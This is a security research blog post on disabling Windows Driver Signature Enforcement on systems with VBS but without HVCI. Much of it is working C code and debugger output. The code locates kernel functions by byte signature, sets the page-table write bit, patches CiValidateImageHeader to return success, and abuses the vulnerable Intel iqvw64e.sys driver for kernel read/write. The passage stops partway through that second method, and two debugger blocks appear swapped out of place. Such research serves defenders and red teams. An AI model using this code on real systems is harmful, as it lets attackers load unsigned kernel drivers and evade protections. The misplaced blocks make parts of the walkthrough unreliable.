g_CiOptions in a Virtualized World

trustedsec.com/blog/g_cioptions-in-a-virtualized-world

By Adam Chester in Penetration Testing, Purple Team Adversarial Detection & Countermeasures, Red Team Adversarial Attack Simulation, Research, Security Testing & Analysis

May 2, 2022

With the leaking of code signing certificates and exploits for vulnerable drivers becoming common occurrences, adversaries are adopting the kernel as their new playground. And with Microsoft making technologies like Virtualization Based Security (VBS) and Hypervisor Code Integrity (HVCI) available, I wanted to take some time to understand just how vulnerable endpoints are when faced with an attacker set on escaping to Ring-0.

In this post we will look at a common technique used to disable driver signing enforcement, how VBS has attempted to stop attackers from exploiting this, and how when not partnered with HVCI, just how easy it is to bypass this security control.


Driver Signature Enforcement

For a while now, Windows has used Driver Signature Enforcement (DSE) to prevent attackers from loading unsigned drivers into the kernel. This has been a mostly effective way of ensuring that an attacker doesn’t have the ability to easily bypass many of the security features implemented in the kernel such as Process Protection Light (PPL) by messing with `EPROCESS` fields.

To work around this, attackers have had a few options available. The first has been to ship a vulnerable driver over to the target which meets all of the signing requirements to be loaded, but allows the attacker to exploit its flaws to make memory modifications required to load further unsigned drivers into the kernel. The second method has been to leverage previously exposed signing certificates which allows attackers to sign their own driver code to be loaded directly into the kernel. And with recent breaches such as the LAPSUS$ NVidia leak, this technique has become more a more obvious route for attackers.

Disabling Driver Signature Enforcement

So what if we want to go about disabling Driver Signature Enforcement without resorting to rebooting the OS into debug or test mode? Well in the latest versions of Windows, DSE is enforced via a module called `CI.dll`, in which a configuration variable of `g_CiOptions` is exposed:



```
7: kd> dd CI!g_ciOptions L1
fffff802`131ed004  00004016
```

This configuration variable has a number of flags that can be set, but typically for bypassing DSE this value is set to `0`, completely disabled DSE and allows the attacker to load unsigned drivers just fine.

For a long time this worked flawlessly and allowed an easy way to side-load unsigned drivers into the OS. But then VBS in Windows 10 came to spoil the party.


Virtualization Based Security

Fast forward to today: Microsoft have made significant efforts to protect the kernel from tampering. A brilliant talk summarising the reason for these efforts, chief amongst which is the shifting laws of security, was given by David Weston at Bluehat in 2018. Laws such as "*If a bad guy can persuade you to run his program on your computer, it's not your computer anymore*" no longer holds true, and Microsoft have spent time locking down their OS to reflect this.

One of the technologies deployed by Microsoft to harden the kernel from attack is called "Virtualization Based Security". This comes enabled by default on Windows 10 and 11 and provides a hypervisor protected environment running a second "secure kernel" which cannot be touched by the traditional kernel running in Ring-0.

Note: At this stage that there is some confusion between VBS and HVCI. VBS isn't HVCI. The mistake is easily made by defenders because there is so much content out there conflating the two technologies. HVCI can be seen as operating under the VBS umbrella but requires separate configuration to be enabled.


So how does VBS protect against disabling driver signature enforcement with a leaked certificate or vulnerable driver? Well let's take a look at how the `g_CiOptions` variable is parsed in `CI.dll`:



```
}
uVar3 = CiInitializePolicyFromPolicies (bVar6,(longlong *)local_80,param_1,uVar2);
if (-1 < (int)uVar3) {
  CiSetRuntimeUmciSigningLevel ();
  if ((g_CiDeveloperMode & 2) != 0) {
    CipSetUmciExclusionPaths ();
  }
  iVar1 = CiBlackBoxInitialize ();
  if (-1 < iVar1) {
    if ((((_g_CiOptions & 0x10) != 0) || (*KdDebuggerEnabled_exref != (code)0x1)) ||
       (*KdDebuggerNotPresent_exref != (code)0x0)) {
      MmProtectDriverSection (&g_CiOptions,0,1);
    }
    *param_2 = &g_CiProtectedContent ;
    *param_3 = 8;
  }
```

Here we can see the use of `MmProtectDriverSection`, which is an API made available as part of a technology called Kernel Data Protection (KDP) (Another acronym that sits under the VBS umbrella). This API ensures that when passed a memory address, code running in Ring-0 is incapable of modifying its contents.

Even if we try to use something like WinDBG attached to the kernel (with DSE enabled by setting DebugFlags to `0x10`), we still can't update the value stored:




```
7: kd> uf MiGetPteAddress
nt!MiGetPteAddress:
fffff802`11d33d20 48c1e909         shr     rcx,9
fffff802`11d33d24 48b8f8ffffff7f000000 mov rax,7FFFFFFFF8h
fffff802`11d33d2e 4823c8           and     rcx,rax
fffff802`11d33d31 48b80000000080ceffff mov rax,0FFFFCE8000000000h
fffff802`11d33d3b 4803c1           add     rax,rcx
fffff802`11d33d3e c3               ret
```

This means we are going to have to hunt for another way to disable DSE when VBS has been enabled.

Disabling DSE via Patching


If you've followed many of the AMSI bypass techniques in the past, you'll likely be familiar with what we can do here to bypass this protection… we patch. First we need to understand where we need to patch, so let's head into the kernel debugger session and add a breakpoint to a location where we know where the policy may be reviewed. `CiCheckPolicyBits` looks like a good function to break on, based on a review of `CI.dll`. Starting there, attempting to load an unsigned driver results in a call stack that looks like this:



Stack

Frame Index	Name
[0x0]	**CI!CiCheckPolicyBits**
[0x1]	CI!CiVerifyFileHashSignedFile + 0x21b
[0x2]	CI!CipFindFileHash + 0x456
[0x3]	CI!CipValidateFileHash + 0x2d9
[0x4]	CI!CipValidateImageHash + 0x119
[0x5]	CI!CiValidateImageHeader + 0x8f2
[0x6]	nt!SeValidateImageHeader + 0xe9
[0x7]	nt!MiValidateSectionCreate + 0x4b5
[0x8]	nt!MiValidateSectionSigningPolicy + 0xc7
[0x9]	nt!MiValidateExistingImage + 0x101
[0xa]	nt!MiShareExistingControlArea + 0xc7
[0xb]	nt!MiCreateImageOrDataSection + 0x1cd
[0xc]	nt!MiCreateSection + 0xf4
[0xd]	nt!MiCreateSystemSection + 0xa6
[0xe]	nt!MiCreateSectionForDriver + 0x138
[0xf]	nt!MiObtainSectionForDriver + 0xa6
[0x10]	nt!MmLoadSystemImageEx + 0x113
[0x11]	nt!MmLoadSystemImage + 0x2e
[0x12]	nt!IopLoadDriver + 0x34c
[0x13]	nt!IopLoadUnloadDriver + 0x57
[0x14]	nt!ExpWorkerThread + 0x14f
[0x15]	nt!PspSystemThreadStartup + 0x55
[0x16]	nt!KiStartSystemThread + 0x34

Here we see that there is a transition from the kernel into `CI` via `SeValidateImageHeader` which is making a call to `CiValidateImageHeader`. This is the function responsible for validating if our driver meets signing requirements. Let's add a breakpoint to `SeValidateImageHeader` to see what `CiValidateImageHeader` returns upon an unsuccessful load of an unsigned driver:



```
4: kd> bp fffff802`12141ec1
4: kd> g
Breakpoint 1 hit
nt!SeValidateImageHeader+0xe9:
fffff802`12141ec1 8bd8            mov     ebx,eax
7: kd> r rax
rax=00000000c0000428
```


Looks like a `NTSTATUS` code to me. Searching in the Magic Number Database shows that `c0000428` corresponds to `STATUS_INVALID_IMAGE_HASH`. So we can make a pretty good guess here that if this function returns `STATUS_SUCCESS`, we are going to bypass this signing check. Fortunately for us, we also know that this method isn't protected by Kernel Data Protection, so now we just need to figure out a way to allow writing to this memory location.

Disabling DSE with a Signed Driver

Let's craft a quick driver which will make things a bit easier to conceptualize when disabling DSE. Obviously this is going to have to be signed with a certificate once built to be loaded. For reasons that will become obvious in the next section, we'll focus on stubbing out `CiValidateImageHeader` via read/write, but feel free to get creative with your solution. There are obviously plenty of places to hijack!

We start by modifying memory protection for `CiValidateImageHeader` in the kernel. The most straightforward way of doing this is by directly modifying page table entries (PTE) for virtual addresses. To grab the page table entry for `CiValidateImageHeader`, we will first need to find a method which allows us to translate a virtual address to its corresponding PTE.

For anyone who hangs out in the game cheat scene, you'll know that the function that we use in this case is `MiGetPteAddress`. For a brilliant explanation on hunting this method down, check out @33y0re's awesome blog post on PTE overwrites . Essentially, this function reveals the PTE base address that we need for later, which we can see below as `0FFFFCE8000000000` but updates on every reboot:



```
7: kd> ed fffff802`131ed004 0x0
                                    ^ Memory access error in 'ed fffff802`131ed004 0x0'
```

To find this function we're going to need to hunt through memory for a byte signature. We can do this with something like:

```
void* signatureSearch(char* base, char* inSig, int length, int maxHuntLength) {
    for (int i = 0; i < maxHuntLength; i++) {
        if (base[i] == inSig[0]) {
            if (memcmp(base + i, inSig, length) == 0) {
                return base + i;
            }
        }
    }

    return NULL;
}
...
```

By searching through memory for our signature matching `MiGetPteAddress`, we can extract the PTE base and resolve virtual addresses to PTE locations:

```
char MiGetPteAddressSig[] = { 0x48, 0xc1, 0xe9, 0x09, 0x48, 0xb8, 0xf8, 0xff, 0xff,
0xff, 0x7f, 0x00, 0x00, 0x00, 0x48, 0x23, 0xc8, 0x48, 0xb8 };

void* FindPageTableEntry(void* addr) {

    ULONG_PTR MiGetPteAddress = signatureSearch(&ExAcquireSpinLockSharedAtDpcLevel,
MiGetPteAddressSig, sizeof(MiGetPteAddressSig), 0x30000);

    if (MiGetPteAddress == NULL) {
        return NULL;
    }

    ULONG_PTR PTEBase = *(ULONG_PTR*)(MiGetPteAddress + sizeof(MiGetPteAddressSig));
    ULONG_PTR address = addr;
    address = address >> 9;
    address &= 0x7FFFFFFFF8;
    address += (ULONG_PTR)PTEBase;
    return address;

}
```

Now we have the ability to resolve PTE's for a virtual address, we need to find the virtual address of `CiValidateImageHeader`. As this function isn't exported by `CI.dll`, we're again going to have to hunt for it by signature:

```
char CiValidateImageHeaderSig[] = { 0x48, 0x33, 0xc4, 0x48, 0x89, 0x45, 0x50, 0x48,
0x8b };
const int CiValidateImageHeaderSigOffset = 0x23;

ULONG_PTR CiValidateImageHeader = signatureSearch(CiValidateFileObjectPtr,
CiValidateImageHeaderSig, sizeof(CiValidateImageHeaderSig), 0x100000);

if (CiValidateImageHeader == NULL) {
  return;
}

CiValidateImageHeader -= CiValidateImageHeaderSigOffset;
```

Once we have its address, we can get the PTE location for a virtual address. We just need to flip a bit in the corresponding PTE value, forcing the page of memory containing `CiValidateImageHeader` to be writable:

```
ULONG64 *pte = FindPageTableEntry(CiValidateImageHeader);
*pte = *pte | 2;
```

With the page set to writable, we can next just patch the beginning of the function with a `xor rax, rax; ret`, making sure we take a backup of the original instructions for restoring later:


```
char retShell[] = { 0x48, 0x31, 0xc0, 0xc3 };
char origBytes[4];

memcpy(origBytes, CiValidateImageHeader, 4);
memcpy(CiValidateImageHeader, retShell, 4);
```

And then return page protection for sanity:

```
*pte = *pte ^ 2;
```

Once executed, let’s try and load our unsigned driver:



Watch Video At: https://youtu.be/uSNivgtM5BM

Another important thing to consider once we are done loading our unsigned driver is reverting the previously patched function to avoid any issues with PatchGuard. Again, this is as simple as just reverting our code change:

```
*pte = *pte | 2;
memcpy(CiValidateImageHeader, origBytes, 4);
*pte = *pte ^ 2;
```

Disabling DSE via Vulnerable Driver

Now that we have seen all of the moving parts, let's consider another scenario: What if we want to disable DSE using a vulnerable driver rather than malicious driver signed with a leaked certificate? Well as we've seen above, all that we require are read/write primitives in a vulnerable driver, and there are no shortage of those!

Let's use the a vulnerable driver to disable DSE. In this case we'll use Intel's `iqvw64e.sys` driver which has been quite popular for a while. As we aren't executing code in the kernel this time, we're going to have to do a few additional steps to calculate our addresses in user-mode.

First we need the base addresses of both `ntoskrnl.exe` and `ci.dll`. This is easy with `NtQuerySystemInformation` and `SystemModuleInformation`:

```
ULONG_PTR GetKernelModuleAddress(const char *name) {

    DWORD size = 0;
    void* buffer = NULL;
    PRTL_PROCESS_MODULES modules;

    NTSTATUS status =
NtQuerySystemInformation((SYSTEM_INFORMATION_CLASS)SystemModuleInformation, buffer,
size, &size);

    while (status == STATUS_INFO_LENGTH_MISMATCH) {
        VirtualFree(buffer, 0, MEM_RELEASE);

        buffer = VirtualAlloc(NULL, size, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
        status =
NtQuerySystemInformation((SYSTEM_INFORMATION_CLASS)SystemModuleInformation, buffer,
size, &size);
    }

    if (!NT_SUCCESS(status))
    {
        VirtualFree(buffer, 0, MEM_RELEASE);
        return NULL;
    }

    modules = (PRTL_PROCESS_MODULES)buffer;

    for (int i=0; i < modules->NumberOfModules; i++)
    {
        char* currentName = (char*)modules->Modules[i].FullPathName + modules-
>Modules[i].OffsetToFileName;

        if (!_stricmp(currentName, name)) {
            ULONG_PTR result = (ULONG_PTR)modules->Modules[i].ImageBase;

            VirtualFree(buffer, 0, MEM_RELEASE);
            return result;
        }
    }

    VirtualFree(buffer, 0, MEM_RELEASE);
    return NULL;
}
...

ULONG_PTR kernelBase = GetKernelModuleAddress("ntoskrnl.exe");
ULONG_PTR ciBase = GetKernelModuleAddress("CI.dll");
```

Next, we need to complete our signature search. The simplest way here is just to memory map our files as `SEC_IMAGE` and hunt through the PE sections in memory:

```
void* mapFileIntoMemory(const char* path) {

    HANDLE fileHandle = CreateFileA(path, GENERIC_READ, FILE_SHARE_READ, NULL,
OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, NULL);
    if (fileHandle == INVALID_HANDLE_VALUE) {
        return NULL;
    }

    HANDLE fileMapping = CreateFileMapping(fileHandle, NULL, PAGE_READONLY |
SEC_IMAGE, 0, 0, NULL);
    if (fileMapping == NULL) {
        CloseHandle(fileHandle);
        return NULL;
    }

    void *fileMap = MapViewOfFile(fileMapping, FILE_MAP_READ, 0, 0, 0);
    if (fileMap == NULL) {
        CloseHandle(fileMapping);
        CloseHandle(fileHandle);
    }

    return fileMap;
}

void* signatureSearch(char* base, char* inSig, int length, int maxHuntLength) {
    for (int i = 0; i < maxHuntLength; i++) {
        if (base[i] == inSig[0]) {
            if (memcmp(base + i, inSig, length) == 0) {
                return base + i;
            }
        }
    }

    return NULL;
}

ULONG_PTR signatureSearchInSection(char *section, char* base, char* inSig, int
length) {

    IMAGE_DOS_HEADER* dosHeader = (IMAGE_DOS_HEADER*)base;
    IMAGE_NT_HEADERS64* ntHeaders = (IMAGE_NT_HEADERS64*)((char*)base + dosHeader-
>e_lfanew);
    IMAGE_SECTION_HEADER* sectionHeaders = (IMAGE_SECTION_HEADER*)((char*)ntHeaders +
sizeof(IMAGE_NT_HEADERS64));
    IMAGE_SECTION_HEADER* textSection = NULL;
    ULONG_PTR gadgetSearch = NULL;

    for (int i = 0; i < ntHeaders->FileHeader.NumberOfSections; i++) {
        if (memcmp(sectionHeaders[i].Name, section, strlen(section)) == 0) {
            textSection = &sectionHeaders[i];
            break;
        }
    }

    if (textSection == NULL) {
        return NULL;
    }

    gadgetSearch = (ULONG_PTR)signatureSearch(((char*)base + textSection-
>VirtualAddress), inSig, length, textSection->SizeOfRawData);

    return gadgetSearch;
}

...
const char MiGetPteAddressSig[] = { 0x48, 0xc1, 0xe9, 0x09, 0x48, 0xb8, 0xf8, 0xff,
0xff, 0xff, 0x7f, 0x00, 0x00, 0x00, 0x48, 0x23, 0xc8, 0x48, 0xb8 };

const char CiValidateImageHeaderSig[] = { 0x48, 0x33, 0xc4, 0x48, 0x89, 0x45, 0x50,
0x48, 0x8b };

const int CiValidateImageHeaderSigOffset = 0x23;

gadgetSearch = signatureSearchInSection((char*)".text", (char*)kernelBase,
MiGetPteAddressSig, sizeof(MiGetPteAddressSig));

MiGetPteAddress = gadgetSearch - kernelBase + sizeof(MiGetPteAddressSig);

gadgetSearch = signatureSearchInSection((char*)"PAGE", (char*)ciMap,
CiValidateImageHeaderSig, sizeof(CiValidateImageHeaderSig));

CiValidateImageHeader = gadgetSearch - ciMap + ciBase -
CiValidateImageHeaderSigOffset;
...
```

With that done, we need to read out the base PTE address:

```
// Use intel driver vuln to copy kernel memory between user/kernel space
copyKernelMemory(devHandle, (ULONG_PTR)&pteBase, MiGetPteAddress, sizeof(void*));
```

Next, we need to read our the PTE entry for `MiGetPteAddress` so we can modify this:

```
ULONG_PTR getPTEForVA(ULONG_PTR pteBase, ULONG_PTR address) {
    ULONG_PTR PTEBase = pteBase;
    address = address >> 9;
    address &= 0x7FFFFFFFF8;
    address += (ULONG_PTR)PTEBase;

    return address;
}

ULONG_PTR pteAddress = getPTEForVA(pteBase, CiValidateImageHeader);
copyKernelMemory(devHandle, (ULONG_PTR)&pte, pteAddress, 8);
```

We update the write bit of the page:

